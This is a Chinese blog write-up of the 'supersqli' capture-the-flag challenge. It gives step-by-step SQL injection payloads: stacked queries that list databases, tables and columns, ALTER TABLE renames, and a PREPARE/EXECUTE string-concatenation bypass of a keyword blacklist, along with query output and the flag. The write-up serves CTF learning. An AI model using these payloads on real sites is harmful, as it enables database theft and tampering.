攻防世界-supersqli详解

原创

Mr H 于 2020-08-11 22:53:14 发布 2518 收藏 19


分类专栏： 攻防世界web高手进阶 supersqli 文章标签： 攻防世界-web进阶

本文链接：https://blog.csdn.net/Mr_helloword/article/details/107935479

攻防世界web高手进阶 同时被 2 个专栏收录

13 篇文章 4 订阅

订阅专栏



supersqli


1 篇文章 0 订阅

订阅专栏

supersqli

查看是否存在SQL注入


```
1' and 1=1 #
```



用二分法查看列数（有两列）

```
1' order by  2 #
```

使用联合查询发现做了SQL注入黑名单禁止出现以下关键字



堆叠注入

接下来我们尝试堆叠注入：

查询数据库：（输入框里的–+做了过滤，但在url里依然可以用）

```
;show databases;--+
```


```
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```




查表：

```
';show tables;--+
```

```
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```



分别查询两个表的字段：


(字符串为表名进行操作时要加反引号）

```
; show columns from `1919810931114514` ;--+
; show columns from `words` ;--+
```

word：flag，NO字段


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
```



1919810931114514：id，NO等等字段

```
rray(6) {
 [0]=>
 string(2) "id"
 [1]=>
 string(7) "int(10)"
 [2]=>
 string(2) "NO"
 [3]=>
 string(0) ""
 [4]=>
 NULL
 [5]=>
 string(0) ""
```



查询字段内容

这里有两种方法：1.一种改表名 2.预编译

方法一：

根据在words表里发现id字段与查询框里的出的数据类型相同，一个数字，一个字符串，所以猜测默认查询的就是words表，inject（搜索框中）值应该赋给了id

利用：我们可以将含有flag字段的表命名为word，然后修改字段名字，不就查询到我们想要的结果！（前提是这里rename，alert关键字 没有做过滤）

```
 ; alter table words rename to words1;alter table `1919810931114514` rename to words;alter table words change fl
ag id varchar(50); #
```

拆开：

```
;  alter tables words rename to words1;
;  alter tables `1919810931114514` rename to words ;
;  alter tables words change flag id varchar(50); #
```

查看flag：

```
1' or 1=1 #
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
```

1’ or 1=1 #

方法二：预编译来绕过

构造payload：

```
';sEt @sql = CONCAT('se','lect * from `1919810931114514`;');prEpare stmt from @sql;EXECUTE stmt;#
```

';sEt @sql = CONCAT('se','lect * from `1919810931114514`;'); 进行预编译
prEpare stmt from @sql; 设置变量
EXECUTE stmt;# 执行

flag：
flag{c168d583ed0d4d7196967b28cbd0b5e9